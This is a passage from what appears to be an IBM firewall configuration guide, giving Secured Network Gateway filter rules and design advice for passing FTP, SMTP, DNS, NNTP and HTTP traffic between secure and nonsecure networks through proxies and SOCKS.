permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack gt 1023 eq   20 secure local outbound
```

FTP Proxy from Secure Network to Nonsecure Network: This can be allowed, but remember to protect any tcp services that the Firewall is providing on nonprivileged ports (normally this is only SOCKS, unless you have added some other service).

In this case the FTP client connects to an FTP server on the firewall. Once there, it is authenticated by the server in the normal way. Once the user uses the quote site command, the proxy connects to the server. To this point, we only have control sessions from the client to port 21 on the firewall and from the nonsecure side of the firewall to port 21 on the target server. When the user gets or puts a file, the FTP client will specify a mode for the transfer (either normal or passive). The FTP proxy will use the same type of transfer to connect to the final server.

The following is an example of this with normal-mode FTP.




Figure 45. Normal Mode FTP from Secure Network to Nonsecure Network using Proxy

The following filtering rules provide FTP access from secure network to nonsecure network using the proxy server:

```
# FTP From SN to NSN. FTP Control Session from Client to Firewall (1)
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq   21 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq   21 gt 1023 secure local outbound

# FTP From SN to NSN. FTP Control Session from Firewall to Server (2)
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq   21 nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq   21 gt 1023 nonsecure local inbound

# Normal Mode

# FTP From SN to NSN. FTP Data Session from Server to Firewall (3)
permit 0 0 n.n.n.1 0xffffffff tcp     eq   20 gt 1023 nonsecure local inbound
permit n.n.n.1 0xffffffff 0 0 tcp/ack gt 1023 eq   20 nonsecure local outbound

# FTP From SN to NSN. FTP Data Session from Firewall to Client (4)
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp     eq   20 gt 1023 secure local outbound
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp/ack gt 1023 eq   20 secure local inbound
```

```
# Passive Mode

# FTP From SN to NSN. FTP Data Session from Server to Firewall (3)
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 gt 1023 nonsecure local inbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack gt 1023 gt 1023 nonsecure local outbound

# FTP From SN to NSN. FTP Data Session from Firewall to Client (4)
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp     gt 1023 gt 1023 secure local outbound
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp/ack gt 1023 gt 1023 secure local inbound
```

FTP From Secure Network to Nonsecure Network Using SOCKS: The rules for FTP using SOCKS are very similar to the ones for the proxy. The difference is that in this case, the client only uses passive mode. You have to change the destination of the clients connection from 21 and gt 1023 to the SOCKS server on port 1080 and define only the passive mode rules.

```
# FTP From SN to NSN. FTP Control & Data Session from Client to SOCKS Server.
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq 1080 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq 1080 gt 1023 secure local outbound

# FTP From SN to NSN. FTP Control Session from Firewall to FTP Server
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq   21 nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq   21 gt 1023 nonsecure local inbound

# FTP From SN to NSN. FTP Data Session from Firewall to FTP Server (Passive Mode)
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 gt 1023 nonsecure local inbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack gt 1023 gt 1023 nonsecure local outbound
```

5.5 SMTP. Simple Mail Transfer Protocol

Mail formatted using the Simple Mail Transfer Protocol (SMTP) is one of the largest contributors to Internet traffic. In TCP/IP terms, SMTP is a straightforward, stream-oriented application. The SMTP server (the receiver of incoming mail) listens for connections on TCP port 25. The client uses any TCP port, usually one of the nonreserved ports (above 1024). In fact, with sendmail version 8, there is a security option flag (F=R) that causes sendmail to connect from a privileged port, so the filter rules need to cater for this feature. For more information about this option, we recommend you to refer to *DNS and BIND in a Nutshell*, by Cricket Liu and Paul Albits (published by O′Reilly and Associates, ISBN 1-5659-20104).

As the SMTP protocol doesn′t provide any control, a very important point in this service is to educate your users. Any user on the Internet could send E-mail messages with a forged origin, so you should tell your users that the apparent source of an E-mail message cannot always be trusted, unless the message is signed by a strong authentication mechanism such as Pretty Good Privacy (PGP). Fortunately, Secured Network Gateway will log the IP host name of the message sender, not the one that is specified in the SMTP connection handshake (in the HELO command)

There are many possible configurations for handling mail using SNG. We will discuss a few of them in Chapter 9, “Mail Handling” on page 141. For the purpose of this filter rule example we assume a desired configuration of a mail server in the secure network (M.M.M.M) and the use of the mail relay provided by SNG in order to deliver mail between the secure network and the nonsecure network.




Figure 46. SMTP Mail Configuration

Since the sessions between the mail daemons may be set up in either direction, depending on where the mail arrives from, the rules have been designed to cater for either case.

```
# Mail from the NSN to the Firewall (1)
permit 0 0 n.n.n.1 0xffffffff tcp     any   0 eq   25 nonsecure local inbound
permit n.n.n.1 0xffffffff 0 0 tcp/ack eq   25 any   0 nonsecure local outbound

# Mail from the Firewall to the Internal Mail Server (2)
permit s.s.s.1 0xffffffff M.M.M.M 0xffffffff tcp     gt 1023 eq 25 secure local outbound
permit M.M.M.M 0xffffffff s.s.s.1 0xffffffff tcp/ack eq 25 gt 1023 secure local inbound

# Mail from the Internal Mail Server to the Firewall (3)
permit M.M.M.M 0xffffffff s.s.s.1 0xffffffff tcp     any   0 eq 25 secure local inbound
permit s.s.s.1 0xffffffff M.M.M.M 0xffffffff tcp/ack eq 25 any   0 secure local outbound

# Mail from the Firewall to the NSN (4)
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq   25 nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq   25 gt 1023 nonsecure local inbound
```

5.6 DNS. Domain Name Server

For reasons we have already discussed (see 2.1.4, “Domain Name Service” on page 16), it is not a good idea to allow nonsecure nodes to have unrestricted access to the name-to-address mapping of the nodes in the secure network. However, you *will* want some of your machines to be visible, and you will want your own name server to be able to access external name servers. We will further discuss the various DNS configurations in Chapter 8, “Domain Name Service” on page 123.

In our configuration, the internal DNS is responsible for resolving addresses for clients in the secure network (this includes the firewall). The firewall DNS is responsible for hiding internal information from outsiders and also for resolving outside addresses requested by the internal DNS.




Figure 47. DNS

```
# Communications Between the DNS Firewall and the Internal DNS (1)
permit s.s.s.1 0xffffffff D.N.S.I 0xffffffff udp eq 53 eq 53 secure local outbound
permit D.N.S.I 0xffffffff s.s.s.1 0xffffffff udp eq 53 eq 53 secure local inbound

# Requests & Replys from Firewall to Internal DNS Server (Client Side of SNG) (2)
permit s.s.s.1 0xffffffff D.N.S.I 0xffffffff udp gt 1023 eq 53 secure local outbound
permit D.N.S.I 0xffffffff s.s.s.1 0xffffffff udp eq 53 gt 1023 secure local inbound

# Requests from the Nonsecure Network to the Firewall (3)
# Includes Communications Between the Firewall's DNS and the External DNS
permit 0 0 n.n.n.1 0xffffffff udp any 0 eq 53 nonsecure local inbound
permit n.n.n.1 0xffffffff 0 0 udp eq 53 any 0 nonsecure local outbound
#-------------------------------------------------------------------------------
# Allow DNS communication (no DNS traffic should be routed through the firewall)
# ... Queries with long replies between servers, zone transfers and replies
# ... client queries with long replies (rule 2) and replies (rule 3)
#-------------------------------------------------------------------------------
permit 0 0 0 0 tcp     eq   53 eq   53 both local both
permit 0 0 0 0 tcp     gt 1023 eq   53 both local both
permit 0 0 0 0 tcp/ack eq   53 gt 1023 both local both
```

The first pair of rules allows requests and replies between DNS on the firewall and the nonsecure network (to allow the firewall to resolve an external address on behalf of the internal name server).

The second pair of rules permit requests and replies between DNS on the firewall and the internal DNS. .

The third pair of rules allows the firewall itself (using resolv.conf) to resolve addresses from the secure network (directly) and from the nonsecure network, in which case the request will be forwarded to DNS on the firewall and then outside.

The final rules allow the use of TCP for DNS zone transfers, so a DNS server can retrieve, with just one connection, a whole sub-tree.

5.7 NNTP. Network News Transfer Protocol

NNTP is a protocol used to transfer news. It is a TCP service in which the server listens on port 119. If your users employ an NNTP capable reader with SOCKS support, you can use the configuration shown in Figure 48 on page 69.




Figure 48. NNTP Client Using Socks Server

```
# Connection from the client to the Socks Server
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq 1080 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq 1080 gt 1023 secure local outbound

# Connection from Firewall to the News Server in the Nonsecure Network
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq 119  nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq 119  gt 1023 nonsecure local inbound
```

It is convenient to have a news server in order to store news locally, thereby avoiding duplicated traffic and allowing only the specific news groups that you would like to provide. You may also want to provide some internal news groups, so it is convenient to put the news server inside the secure network. In this case, you will receive news from an external news feeder to the news server, so you will have to allow IP forwarding of these packets.




Figure 49. NNTP. News Server with IP Forwarding Enabled

```
# Outgoing Postings. From Internal News Server to News Feeder.
permit N.S.E.R 0xffffffff N.F.E.E 0xffffffff tcp     gt 1023 eq 119 secure route inbound
permit N.F.E.E 0xffffffff N.S.E.R 0xffffffff tcp/ack eq 119 gt 1023 secure route outbound

# Incoming News. From News Feeder to Internal News Server.
```

```
permit N.F.E.E 0xffffffff N.S.E.R 0xffffffff tcp     gt 1023 eq 119 secure route inbound
permit N.S.E.R 0xffffffff N.F.E.E 0xffffffff tcp/ack eq 119 gt 1023 secure route outbound
```

We would prefer to run a dual-homed firewall with no IP forwarding being permitted at all. To do this, we need to either have a SOCKSified news server or a proxy in the firewall that communicates with both the news feeder and the news server and acts as a relay between the two. We wrote a simple program called tcp_relay that allows SNG to relay news connections without allowing IP forwarding. This program is based on code from *Actually Useful Internet Techniques* by Larry Hughes (published by New Riders, ISBN 1-56205-508-9).

The C source for the tcp_relay program is listed in Appendix D, “Sample NNTP Relay Program” on page 229 and you can retrieve it using anonymous FTP as described in Appendix A, “How to Get the Samples in This Book” on page 221.




Figure 50. NNTP. News Server Using the tcp_relay Sample Program

These are the filter rules to allow news to be delivered using tcp_relay between the news feeder (N.F.E.E.) and the internal news server (N.S.E.R.):

```
# Outgoing Postings. First Half (From News Server to Firewall)
permit N.S.E.R 0xffffffff s.s.s.1 0xffffffff tcp     gt 1023 eq  119 secure local inbound
permit s.s.s.1 0xffffffff N.S.E.R 0xffffffff tcp/ack eq  119 gt 1023 secure local outbound
# Outgoing Postings. Second Half (From Firewall to News Feeder)
permit n.n.n.1 0xffffffff N.F.E.E 0xffffffff tcp     gt 1023 eq  119 nonsecure local outbound
permit N.F.E.E 0xffffffff n.n.n.1 0xffffffff tcp/ack eq  119 gt 1023 nonsecure local inbound

# Incoming News. First half (From news feeder to Firewall)
permit N.F.E.E 0xffffffff n.n.n.1 0xffffffff tcp     gt 1023 eq  119 nonsecure local inbound
permit n.n.n.1 0xffffffff N.F.E.E 0xffffffff tcp/ack eq  119 gt 1023 nonsecure local outbound
# Incoming News. Second half (From Firewalls to Internal News Server)
permit s.s.s.1 0xffffffff N.S.E.R 0xffffffff tcp     gt 1023 eq  119 secure local outbound
permit N.S.E.R 0xffffffff s.s.s.1 0xffffffff tcp/ack eq  119 gt 1023 secure local inbound
```

5.8 HTTP - World Wide Web Sessions

The World Wide Web (WWW) is a collection of sites and services, loosely connected by a network of inter-document links. The normal way to access this network is using a graphical browser interface such as IBM Web Explorer, Netscape Navigator or NCSA Mosaic.

From a technical point of view the main vehicle for WWW documents is the *HyperText Transfer Protocol* (HTTP). This is a lightweight protocol for requesting and receiving information using any encoding mechanism recognized by both the client and server. HTTP is a stateless protocol, that is, the server retains no continuing session information about a client. This has the benefit of allowing great simplicity and extensibility at the expense of some network bandwidth overhead.

The basic HTTP exchange is a simple request-response sequence:

1. A *request* is sent from an unprivileged port on the client to the server on TCP port 80

   The request may contain either a simple GET action, or a more complex *Method* description (used, for example, when the client is sending a form that the user has filled in). The request also contains information about the client, such as the browser software in use and a list of the document formats that it can handle.

2. The *response* packets flow on the reverse path to the request (that is, from port 80 back to the requesting client port)

   The response is usually a document encoded using *Multi-Purpose Internet Mail Extensions* (MIME). The document will be written in one of the acceptable formats, most commonly, the *HyperText Markup Language* (HTML), a document composition language which allows you to imbed links to other documents and to other graphical and multimedia objects.

WWW hyper-links do not always lead to other HTTP connections. Often they will take you to an anonymous FTP or gopher site. When you select the hyper-link to such a site, the WWW browser software invokes the appropriate service under the covers. So when you plan to provide this service, you should also consider the other related protocols.

As you can see from the previous description, most of the complexity of WWW lies in the higher-layer application code (which is a source for security concern - see “25. Be careful about interpreting WWW format information.” on page 217 and the other WWW security issues listed there). See *Safe Surfing: How to Build a Secure World Wide Web Connection*, SG24-4564, for more information.

Possible Scenarios

HTTP is a relatively new protocol. It was developed when firewalls were commonly in use on the Internet, so usually the Web Browsers are proxy and SOCKS aware. There is an important advantage in the use of proxies. Some proxies, like the IBM Internet Connection Server or the CERN Server, also cache Web documents. This is a considerable performance improvement for the users and also helps to reduce network traffic (and hence also costs, when your Internet connection charges are traffic-based).

If you are going to provide a WEB Server, it should be outside your secure network in a DMZ. The reason for this is that such servers are, by the nature of the application, likely to be complex and therefore vulnerable to attack. If you can isolate your server by putting it outside your secure network, you are limiting the damage that such break-ins can do. Examples of design limitations that allow a cracker to damage a WWW server by sending it an over-long request have already been demonstrated, and it is very likely that other holes will be discovered in time (see CERT Advisory CA-95:04 for information about NCSA HTTP Vulnerability).

Consider the following scenarios:

SOCKSified Client: In this case, clients in the secure network connect to the SOCKS server on the firewall, which relays their sessions into the Internet. One disadvantage of this configuration is that there is no caching of documents, so if multiple users load the same document, it will be retrieved multiple times.




Figure 51. HTTP from Secure Network, Using a SOCKSified Client

```
# Connection from the client to the Socks Server
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq 1080 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq 1080 gt 1023 secure local outbound

# Connection from Firewall to the Server in the Nonsecure Network
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq 80 nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq 80 gt 1023 nonsecure local inbound
```

Socksified Proxy: This extends the SOCKS configuration by placing a proxy server in the secure network. Clients connect to the proxy, which serves documents from cache if it is available or establishes a connection across the SOCKS relay, if not. In this case the proxy is in the secure network, so there is no access from outside to it, and network delay is minimized. However, the proxy server may act as a choke point, reducing the responsiveness of the system as a whole. The IBM OS/2 Internet Connection Server can be used as a SOCKSified proxy, using the OS/2 TCP/IP runtime SOCKS support. The AIX Internet Connection server is not a SOCKSified server, so you won′t be able to use it (CERN′s HTTP server and Netscape Commerce Server can be used if you want to have the proxy running on a Unix box).




Figure 52. HTTP From Secure Network, Using a Socksified HTTP Proxy

The filtering rules for this case are the same as for the Socksified Client, except that instead of allowing connections from every client in the secure network, you can restrict them to the proxy server only. You could also restrict access to the SOCKS server so that *only* the proxy server can use it for HTTP. To do this, you would put the following lines in the sockd.conf file:

```
# Restrict socksified HTTP Connections (port 80) only to HTTP Proxy
permit p.p.p.p 255.255.255.255 eq 80
deny 0.0.0.0 0.0.0.0 eq 80
```

Proxy in the Secure Network With IP Forwarding Enabled in the Firewall: This has the disadvantage that you must enable IP forwarding in the firewall, but it is relatively secure because the filter rules are very restrictive (just one host and outbound connection only).




Figure 53. HTTP From Secure Network, HTTP Proxy With IP Forwarding Enabled

Proxy on the Firewall: The main drawback of this configuration is that a proxy Web server is actually a fully-functional Web server with proxy configuration options selected. That is a rather complex program to have running on a firewall machine, and it may conceal security holes, or even be misconfigured.

We do not recommend this configuration because it violates the main firewall principle, KISS (Keep it Small and Simple).




Figure 54. HTTP, Proxy in the Firewall

Proxy Outside the Secure Network: This case is also a good solution, especially if you are using a DMZ configuration. You can put the proxy server in the DMZ for caching. Ideally you should only allow your users to access the proxy using SOCKS. In this case, you will need your Web Browsers to support concurrent SOCKS and HTTP proxy.

The clients request a document using SOCKS from the proxy that is outside the secure network. The proxy does the caching, and you don′t have to allow routing in the firewall, so you can run a dual-homed configuration.

You can accomplish this in IBM WebExplorer by specifying a proxy in the Web Explorer configuration menu, and then use the SOCKS runtime from the TCP/IP configuration folder (that is, not the Web Explorer SOCKS entry). This can also be done with Netscape or any WINSOCK-type TCP/IP stack under Windows that provides automatic SOCKS support.

